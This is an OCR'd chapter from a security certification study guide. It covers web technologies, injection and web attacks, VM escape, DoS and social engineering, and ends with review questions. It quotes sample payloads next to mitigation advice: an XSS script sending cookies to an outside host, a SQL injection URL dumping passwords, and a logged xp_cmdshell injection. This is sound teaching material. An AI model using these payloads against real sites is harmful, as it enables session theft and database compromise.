
Hypertext Markup Language 5 (HTML5) is the latest version of Hypertext Markup Language (HTML). It has been improved to support the latest multimedia (which is why it has quickly replaced Flash). Some of the security issues of HTML4 and JavaScript remain in HTML5, and hackers who spread malware and steal user information on the Web will continue to seek new ways of doing so with HTML5. As they investigate HTML5, they are likely to find new ways of tricking users, spreading malware, and stealing clicks.

Asynchronous JavaScript and XML (AJAX)

Asynchronous JavaScript and XML (AJAX) is a group of interrelated web development techniques used on the client side to create asynchronous web applications. AJAX uses a security feature called the same-origin policy that can prevent some techniques from functioning across domains. This policy permits scripts running on pages originating from the same site—a combination of scheme, host name, and port number—to access each other's DOM with no specific restrictions, but it prevents access to DOM on different sites.

An AJAX application introduces an intermediary—the AJAX engine—between the user and the server. Instead of loading a web page, at the start of the session, the browser loads an AJAX engine. The AJAX engine allows the user's interaction with the application to happen asynchronously (that is, independently of communication with the server). Figure 13-4 compares the AJAX process and that of a traditional web application.

Key Topic



Jesse James Garrett/adaptivepath.com

Figure 13-4 Classic and AJAX Web Application Models

Simple Object Access Protocol (SOAP)

Simple Object Access Protocol (SOAP) is a protocol specification for exchanging structured information in the implementation of web services in computer networks. The SOAP specification defines a messaging framework that consists of

- **The SOAP processing model:** Defines the rules for processing a SOAP message
- **The SOAP extensibility model:** Defines the concepts of SOAP features and SOAP modules
- **The SOAP binding framework:** Describes the rules for defining a binding to an underlying protocol that can be used for exchanging SOAP messages between SOAP nodes
- **The SOAP message:** Defines the structure of a SOAP message

One of the disadvantages of SOAP is the verbosity of its operation, which has led many developers to use the REST architecture instead. From a security perspective, while the SOAP body can be partially or completely encrypted, the SOAP header is not encrypted and allows intermediaries to view the header data.

Machine Code vs. Bytecode or Interpreted vs. Emulated

Various types of code are used to convey instructions to a system. ***Machine code*** is written in machine language or binary that can be directly executed by the CPU, while ***bytecode*** is generated from compiling source code that can be executed by a virtual machine. A compiler converts the source code from high-level programming language to a lower-level machine language in order to create an executable program.

Emulation and interpretation are two different ways the code may be processed. ***Interpretation*** analyzes a source instruction, performs the required operation, and then moves to the next source instruction. An ***emulator*** enables a host system to run software or use peripheral devices designed for the guest system in a virtual environment.

Attacks

To understand how to secure applications, you need to understand a number of specific security issues and attacks. The following sections survey some of them.

Directory Traversal

Like other servers, a web server has a folder (directory) structure. When users access web pages, the content is found in parts of the structure that are the only parts designed to be accessible by a web user. One of the ways malicious individuals are able to access parts of the directory to which they should not have access is through a process called ***directory traversal***. If they are able to break out of the web root folder, they can access restricted directories and execute commands outside the web server's root directory.

In Figure 13-5, the hacker has been able to access a subfolder of the root, System32. This is where the password files are kept. Directory traversal, if allowed by the system, is done by using the ../ technique to back up from the root to the System32 folder.

Key Topic





Figure 13-5 Directory Traversal

Preventing directory traversal is accomplished by filtering the user's input and removing metacharacters.

Cross-site Scripting (XSS)

Cross-site scripting (XSS) occurs when an attacker locates a website vulnerability and injects malicious code into the web application. Many websites allow and even incorporate user input into a web page to customize the page. If a web application does not properly validate this input, one of two things could happen: Either the text may be rendered on the page or a script may be executed when others visit the web page. Figure 13-6 shows a high-level view of an XSS attack.

Key Topic



A High-Level View of a Typical XSS Attack

Figure 13-6 XSS Attack

The following XSS attack example is designed to steal a cookie from an authenticated user:

```
<SCRIPT>
document.location='http://site.comptia/cgi-bin/script.cgi?'
+document.cookie
</SCRIPT>
```

Proper validation of all input should be performed to prevent this type of attack. This validation involves identifying all user-supplied input and testing all output.

Cross-site Request Forgery (CSRF)

Cross-site request forgery (CSRF) is an attack that causes an end user to execute unwanted actions on a web application in which he or she is currently authenticated. Unlike with XSS, with CSRF, the attacker exploits the website's trust of the browser rather than the other way around. The website thinks the request came from the user's browser and was actually made by the user. However, the request was planted in the user's browser. It usually gets there when a user follows a URL that already contains the code to be injected (see Figure 13-7).




Figure 13-7 CSRF

The following measures help prevent CSRF vulnerabilities in web applications:

Key Topic

- Using techniques like URLEncode and HTMLEncode, encode all output based on input parameters for special characters to prevent malicious scripts from executing.
- Filter input parameters based on special characters (those that enable malicious scripts to execute).
- Filter output based on input parameters for special characters.

Injection

An injection attack occurs when a malicious individual inserts a malicious command of some sort into an interface that is not designed to execute the command but that does so. In this section you'll learn about several types of injection attacks.

XML

Extensible Markup Language (XML) is the most widely used web language now and has come under some criticism. The method currently used to sign data to verify its authenticity has been described as inadequate by some critics, and the other criticisms have been directed at the architecture of XML security in general.

One type of XML attack targets the application that parses or reads and interprets the XML. If the XML input contains a reference to an external entity and is processed by a weakly configured XML parser, it can lead to the disclosure of confidential data, denial of service, server-side request forgery, and port scanning. This is called an XML external entity attack and is depicted in Figure 13-8.

Key Topic



XML External Entity Attack (XXE)
5. Sensitive data is shared with hacker.
Username
Password
5
1
Hacker
1. Hacker identifies application with weakly configured XML parser and sends XML request.
Web Application
2
3
4
2. XML processor retrieves malicious external entity within the document type declaration (DTD).
3. XML processor validates DTD and resolves malicious external entity.
4. XML request is parsed.
Hacker Server
Target Server

Figure 13-8 XML External Entity Attack

To address XML-based attacks, ***Extensible Access Control Markup Language (XACML)*** has been developed as a standard for an access control policy language using XML. Its goal is to create an attribute-based access control (ABAC) system that decouples the access decision from the application or the local machine. It provides for fine-grained control of activities based on the following criteria:


- Attributes of the user requesting access (for example, all division managers in London)
- The protocol over which the request is made (for example, HTTPS)

- The authentication mechanism (for example, the requirement that the requester be authenticated with a certificate)

XACML uses several distributed components, including:

- **Policy enforcement point (PEP):** This entity protects the resource that the subject (a user or an application) is attempting to access. When a PEP receives a request from a subject, it creates an XACML request based on the attributes of the subject, the requested action, the resource, and other information.
- **Policy decision point (PDP):** This entity retrieves all applicable polices in XACML and compares the request with the policies. It transmits an answer (access or no access) back to the PEP. XACML is valuable because it is able to function across application types. Figure 13-9 illustrates the process flow used by XACML.

Key Topic



If match, it permits access by the user.

The answer (Match or No Match) goes back to the PEP.

If no match, it denies user access.

The PDP retrieves applicable policies (written in XACML).

PEP determines whether access is authorized.

1 A user (in XACML terms, a subject) requests data from a specific network resource (a file system, server, database, or web service).

2 The query goes to the entity protecting the resource (called a policy enforcement point, or PEP).

3 The PEP uses the XACML request language to create a request based on the attributes of the subject, action, resource, and other relevant information.

4 The PEP sends this request to a policy decision point (PDP).

6 The PDP compares the request against policies and determines whether access should be granted.

Figure 13-9 XACML Flow

XACML is a good solution when disparate applications that use their own authorization logic are in use in the enterprise. By leveraging XACML, developers can remove authorization logic from an application and centrally manage access by using policies that can be managed or modified based on business need without making any additional changes to the applications themselves.

LDAP

Lightweight Directory Access Protocol (LDAP) is used in the operation of directory services and locates items in the directory hierarchy. With an ***LDAP injection***, queries made to locate an item are constructed from untrusted input without prior validation or sanitization. By inserting metacharacters such as these, attackers can alter the query and change the intended behavior. This process is shown in Figure 13-10.

Key Topic



Normal Operation
(Normal Query)
Client
LDAP Server
Normal Results
Operation with Code Injection
(Normal Query) + Code Injection
Client
LDAP Server
Normal Results and/or Additional Information

Figure 13-10 LDAP Injection

Structured Query Language (SQL)

An ***SQL injection*** attack inserts, or "injects," an SQL query as the input data from the client to the application. This type of attack can result in reading sensitive data from a database, modifying database data, executing administrative operations on the database, recovering the content of a given file, and even issuing commands to the operating system. Figure 13-11 shows how a regular user might request information from a database attached to a web server and also how a hacker might ask for the same information and get usernames and passwords by changing the command. In the example shown in Figure 13-11, the attack is prevented by the security rules.

Key Topic



Customer's browser generates request to Web Server asking for a price on an item
/bicycles.php?itemid=2
Web Application
May be a single host or multiple hosts
HTTP Request
Internet
HTML Response
Web Server
Database
Attacker's browser generates request to Web Server asking for a price on an item and all customers' usernames and passwords
/bicycles.php?itemid=2 union all select customer, username, customer.password, 3, 4, 5 --

Figure 13-11 SQL Injection

The job of identifying SQL injection attacks in logs can be made easier by using commercial tools such as Log Parser by Microsoft. This command-line utility, which uses SQL-like commands, can be used to search for and locate errors of a specific type. For example, a 500 error (internal server error) often indicates an SQL injection. The following is an example of a log entry in which the presence of a **CREATE TABLE** statement indicates an SQL injection:

```
GET /inventory/Scripts/ProductList.asp
showdetails=true&idSuper=0&browser=pt%showprods&Type=588
idCategory=60&idProduct=66;CREATE%20TABLE%20[X_6624] ([id]%20
int%20NOT%20NULL%20
IDENTITY%20 (1,1),%20[ResultTxt]%20nvarchar(4000)%20NULL;
Insert%20into&20[X_6858] (ResultTxt) %20exec%20master.dbo.xp_
cmdshell11%20'Dir%20D: \';
Insert%20into&20[X_6858]%20values%20('g_over');
exec%20master.dbo.sp_dropextendedeproc%20'xp_cmdshell' 300
```

To prevent these types of attacks:

Key Topic

- Use proper input validation.
- Use block listing or allow listing of special characters.
- Use parameterized queries in ASP.NET and prepared statements in Java to perform escaping of dangerous characters before the SQL statement is passed to the database.

Command

Command injections differ from SQL injections in that whereas SQL injections attempt to execute SQL queries, command injections attempt to execute operating system commands. If a command injection is successful, the commands will run with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation.

Process

Process injection is a method of executing arbitrary code in the address space of a separate live process. Typically, that means it will execute with the elevated privileges of the legitimate process. This type of injection also typically evades security products because it is acting in the security context of the legitimate process.

Sandbox Escape

You learned about a sandbox environment back in Chapter 3. With a ***sandbox escape***, a VM breaks out of the sandbox. Since typically you place VMs in a sandbox to study malware without sparking an outbreak, such an escape could mean an infection to the virtual environment and eventually to the wired environment as well.

Virtual Machine (VM) Hopping

Virtual machine (VM) hopping attacks mainly involve the security between different virtual machines on the same host and the security between the virtual machine and the host. It is a matter of compromising one VM and then pivoting or moving laterally to attack another VM.

VM Escape

In a ***VM escape*** attack, the attacker "breaks out" of a VM's normally isolated state and interacts directly with the hypervisor. Since VMs often share the same physical resources, if an attacker can discover how his VM's virtual resources map to the physical resources, he will be able to conduct attacks directly on the real physical resources. If he is able to modify his virtual memory in a way that exploits how the physical resources are mapped to each VM, the attacker can affect all the VMs, the hypervisor, and potentially other programs on that machine. Figure 13-12 shows the relationship between the virtual resources and the physical resources and how an attacker can attack the hypervisor and other VMs. To help mitigate a VM escape attack, virtual servers should only be on the same physical server as others in their network segment.

Key Topic




Figure 13-12 VM Escape Attack

Border Gateway Protocol (BGP) Route Hijacking

Border Gateway Protocol (BGP) is used to route traffic on the Internet. It is unusual in that it allows you to control what traffic enters your private network. It is typically used to prevent the routing of traffic through a private network that has no destination in that network. The problem is that the mechanisms that are used to do so can also be used to manipulate the routing in such a way that traffic is directed where the hackers intend, as shown in Figure 13-13. This is referred to as ***BGP route hijacking***.

Key Topic




Figure 13-13 BGP Route Hijacking

Interception Attacks

An interception attack occurs when a transmission is captured using a sniffer. You learned about packet capture in Chapter 10, "Analyzing Indicators of Compromise and Formulating an Appropriate Response."

Denial-of-Service (DoS)/DDoS

You learned about DoS and DDoS attacks and how to prevent them in Chapter 1, "Ensuring a Secure Network Architecture." Let's look at some examples.

SYN Flood

A common attack is a DoS attack using what is called a SYN flood. In this type of attack, the target is overwhelmed with unanswered SYN/ACK packets. The device answers each SYN packet with a SYN-ACK. Because devices reserve memory for the expected response to the SYN-ACK packet, and because the attacker never answers, the target system eventually runs out of memory, making it essentially a dead device. This scenario is shown in Figure 13-14.



Attacker
Open port. Waiting for ACK.
Open port. Waiting for ACK.
Open port. Waiting for ACK.
Open port. Waiting for ACK.
Visitor
Connections Exhausted

Figure 13-14 SYN Flood

Teardrop Attack

A teardrop attack is a type of fragmentation attack. The maximum transmission unit (MTU) of a section of the network might cause a packet to be broken up or fragmented, in which case the fragments must be reassembled when received. The hacker sends malformed fragments of packets that, when reassembled by the receiver, cause the receiver to crash or become unstable.

Authentication Bypass

Any time an authentication process is bypassed, there is no security or accountability. An example of an authentication bypass is a backdoor accessed by a hacker, allowing access with no authentication.

Social Engineering

Social engineering attacks occur when attackers use believable language and take advantage of user gullibility to obtain user credentials or some other confidential information. Social engineering threats that you should understand include phishing/pharming, shoulder surfing, identity theft, and Dumpster diving.

The best countermeasure against social engineering threats is to provide user security awareness training. This training should be required and must occur on a regular basis because social engineering techniques evolve constantly.

Phishing/Pharming

Phishing is a social engineering attack in which attackers try to learn personal information, including credit card information and financial data. This type of attack is usually carried out by implementing a fake website that is nearly identical to a legitimate website. Users enter data, including credentials, on the fake website, and the attackers capture the information entered. Spear phishing is a phishing attack carried out against a specific target by learning about the target's habits and likes. Spear phishing attacks take longer to carry out than regular phishing attacks due to the type of information that must be gathered.

Pharming is similar to phishing, but it involves polluting the contents of a computer's DNS cache so that requests to a legitimate site are actually routed to an alternate site.

You should caution users against using any links embedded in email messages, even if the message appears to have come from a legitimate entity. Users should also review the address bar any time they access a site where their personal information is required to ensure that the site is correct and that TLS/SSL is being used.

Shoulder Surfing

Shoulder surfing occurs when an attacker watches as a user enters login or other confidential data. Users should be encouraged to always be aware of who is observing their actions. Implementing privacy screens helps ensure that data entry cannot be recorded.

Identity Theft

Identity theft occurs when someone obtains personal information, such as driver's license number, bank account number, or Social Security number, and uses that information to assume the identity of the individual whose information was stolen. Once the identity is assumed, the attack can go in one of several directions. In most cases, attackers open financial accounts in the user's name. Attackers can also gain access to the user's valid accounts.

Dumpster Diving

With ***Dumpster diving***, attackers examine the contents of physical garbage cans or recycling bins to obtain confidential information, including personnel information, account login information, network diagrams, and organizational financial data.

Organizations should implement policies for shredding documents that contain such information.

VLAN Hopping

You learned about VLAN hopping and its prevention in Chapter 1, in the section "Local Area Network (LAN)/Virtual Local Area Network (VLAN)."

Exam Preparation Tasks

As mentioned in the Introduction, you have a couple choices for exam preparation: the exercises here and the practice exams in the Pearson IT Certification test engine.

Review All Key Topics

Review the most important topics in this chapter, noted with the Key Topic icon in the outer margin of the page. Table 13-1 lists these key topics and the page number on which each is found.

Key Topic

Table 13-1 Key Topics for Chapter 13

Key Topic Element	Description	Page Number
List	Integer overflow attack mitigations	318
Figure 13-1	Click-jacking	320
List	Measures to prevent disclosure of sensitive information	321
Figure 13-2	Client-Side Processing	325
Figure 13-3	Server-Side Processing	325
Figure 13-4	Classic and AJAX Web Application Models	328
Figure 13-5	Directory Traversal	330
Figure 13-6	XSS Attack	331
List	Preventing CSRF vulnerabilities	332
Figure 13-8	XML External Entity Attacks	333
Figure 13-9	XACML Flow	334
Figure 13-10	LDAP Injection	335
Figure 13-11	SQL Injection	336
List	Preventing SQL injection	336
Figure 13-12	VM Escape Attack	338
Figure 13-13	BGP Route Hijacking	338

Define Key Terms

Define the following key terms from this chapter and check your answers in the glossary:

vulnerability, race condition, overflow, buffer, buffer overflow, integer overflow, click-jacking, standard software library, dependency, input validation, end of support/end of life, regression, representational state transfer (REST), browser extensions, ActiveX, Hypertext Markup Language 5 (HTML5), Asynchronous JavaScript and XML (AJAX), Simple Object Access Protocol (SOAP), machine code, bytecode, interpretation, emulator, directory traversal, cross-site scripting (XSS), cross-site request forgery (CSRF), Extensible Access Control Markup Language (XACML), LDAP injection, SQL injection, command injection, process injection, sandbox escape, virtual machine (VM) hopping, VM escape, BGP route hijacking, social engineering, phishing, pharming, shoulder surfing, identity theft, Dumpster diving

Complete Tables and Lists from Memory

There are no memory tables or lists included in this chapter.

Review Questions

1. Which of the following is an attack in which the hacker inserts himself between instructions, introduces changes, and alters the order of execution of the instructions?
   a. Race condition
   b. Overflow
   c. DDoS
   d. SYN flood

2. For which of the following is document shredding a mitigation?
   a. Identity theft
   b. Dumpster diving
   c. Shoulder surfing
   d. Phishing

3. A packet containing a long string of no-operation (NOP) instructions followed by a command usually indicates which of the following attacks?
   a. Race condition
   b. SYN flood
   c. Buffer overflow
   d. CSRF

4. Which of the following is a DNS-based attack?
   a. SYN flood
   b. Command injection
   c. Side-channel attack
   d. Pharming

5. Which of the following attacks can be mitigated with input validation?
   a. Integer overflow
   b. SYN flood
   c. Side-channel attack
   d. Ransomware

6. In which of the following are the mechanisms that are used to control the traffic that enters private networks used to manipulate the routing in such a way that traffic is directed where the hacker intends?
   a. XSS
   b. BGP route hijacking
   c. CSFRP
   d. Side-channel attack

7. A hacker crafting a transparent page or frame over a legitimate-looking page that entices the user to click something is an example of which of the following?
   a. Side-channel attack
   b. CSFR
   c. Click-jack attack
   d. XSS

8. The strength of an algorithm is usually determined by which of the following?
   a. Length of the algorithm
   b. Size of the text
   c. Initialization vector
   d. Length of the key

